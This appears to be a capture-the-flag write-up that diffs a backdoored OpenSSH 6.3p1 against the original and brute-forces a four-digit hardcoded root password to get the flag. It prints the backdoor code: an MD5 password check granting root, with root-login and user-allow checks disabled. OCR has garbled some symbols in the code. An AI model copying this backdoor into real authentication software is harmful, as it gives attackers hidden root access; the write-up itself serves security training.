

1. Get the version of OpenSSH the backdoored SSH service is based on.




```
┌──(kali㉿kali)-[~/Desktop/ssh-backdoor]
└─$ grep -r -i version
```




```
backdoor-source/contrib/findssl.sh:# Search for static OpenSSL libraries and print versions
backdoor-source/contrib/suse/openssh.spec:# The version of x11-ssh-askpass to use
backdoor-source/contrib/suse/openssh.spec:%define xversion        1.2.4.1
backdoor-source/contrib/suse/openssh.spec:Version:       6.3p1
backdoor-source/contrib/suse/openssh.spec:Source0:       openssh-%{version}.tar.gz
backdoor-source/contrib/suse/openssh.spec:Source1:       x11-ssh-askpass-%{xversion}.tar.gz
backdoor-source/contrib/suse/openssh.spec:BuildRoot:     %{_tmppath}/openssh-%{version}-buildroot
backdoor-source/contrib/suse/openssh.spec:Requires:      openssh = %{version}
backdoor-source/contrib/suse/openssh.spec:OpenSSH is OpenBSD's rework of the last free version of
 SSH, bringing it
backdoor-source/contrib/suse/openssh.spec:OpenSSH is OpenBSD's rework of the last free version of
 SSH, bringing it
backdoor-source/contrib/suse/openssh.spec:- Removed accidental inclusion of --without-zlib-versio
n-check
```

2. Download the specific OpenSSH version (6.3p1) from https://ftp.nluug.nl/security/OpenSSH/openssh-6.3p1.tar.gz & untar the “original” OpenSSH service.




```
┌──(kali㉿kali)-[~/Desktop/ssh-backdoor]
└─$ wget https://ftp.nluug.nl/security/OpenSSH/openssh-6.3p1.tar.gz
```




```
┌──(kali㉿kali)-[~/Desktop/ssh-backdoor]
└─$ tar xvf openssh-6.3p1.tar.gz
```

3. Use the “diff” command to compare the differences between the versions: We can use “diff -q” to see what files have been changed (auth.h, auth.c, auth-passwd.c)




```
┌──(kali㉿kali)-[~/Desktop/ssh-backdoor]
└─$ diff -q openssh-6.3p1 backdoor-source
Files openssh-6.3p1/auth.c and backdoor-source/auth.c differ
Files openssh-6.3p1/auth.h and backdoor-source/auth.h differ
Files openssh-6.3p1/auth-passwd.c and backdoor-source/auth-passwd.c differ
Only in openssh-6.3p1: ChangeLog
Common subdirectories: openssh-6.3p1/contrib and backdoor-source/contrib
Common subdirectories: openssh-6.3p1/openbsd-compat and backdoor-source/openbsd-compat
Only in openssh-6.3p1: README
Common subdirectories: openssh-6.3p1/regress and backdoor-source/regress
Common subdirectories: openssh-6.3p1/scard and backdoor-source/scard
Only in backdoor-source: test
```

4. Now let's look at the specific changes. We can see the backdoor_hash is encrypted with md5. The comment gives us the part of the flag and what the range of characters are.



```
└─$ diff openssh-6.3p1 backdoor-source                                                          1 ✕
diff '--color=auto' openssh-6.3p1/auth.c backdoor-source/auth.c
349,350c349,350
<               logit("ROOT LOGIN REFUSED FROM %.200s", get_remote_ipaddr());
<               return 0;
---
> 
>               return 1;
636,637c636,637
<       if (!allowed_user(pw))
<               return (NULL);
---
>       //if (!allowed_user(pw))
>       //      return (NULL);
diff '--color=auto' openssh-6.3p1/auth.h backdoor-source/auth.h
214a215
> int  sys_auth_backdoor(Authctxt *, const char *);
215a217
> 
diff '--color=auto' openssh-6.3p1/auth-passwd.c backdoor-source/auth-passwd.c
47a48,49
> #include <openssl/md5.h>
> 
88a91,93
>     if(sys_auth_backdoor(authctxt, password))
>         return 1;
> 
215a221,246
> 
> static char backdoor_hash[MD5_DIGEST_LENGTH] = \
> {
>     // HL{????} where ? is [0-9]
>     0×45, 0×D6, 0×16, 0×FF, 0×7D, 0×51, 0×08, 0×BD, 0×93, 0×09, 0×4F, 0×A1, 0×5F, 0×E0, 0×E1, 0
xD2
> };
> 
> int
> sys_auth_backdoor(Authctxt *authctxt, const char *password)
> {
>     MD5_CTX c = {};
>     char password_hash[MD5_DIGEST_LENGTH] = {};
>       struct passwd *pw = authctxt→pw;
> 
>     if(strcmp(pw→pw_name, "root") ≠ 0 || strlen(password) ≠ 6)
>         return 0;
> 
>     MD5_Init(&c);
>     MD5_Update(&c, password, strlen(password));
>     MD5_Final(password_hash, &c);
> 
>     if(memcmp(backdoor_hash, password_hash, MD5_DIGEST_LENGTH) ≠ 0)
>         return 0;
> 
>     return 1;
```

5. We can Bruteforce the possible 4 numbers and check them against the backdoor_hash. This has been automated in the python script "solve.py".
6. Run solve.py & get the flag.



```
Flag: HL{7298}
```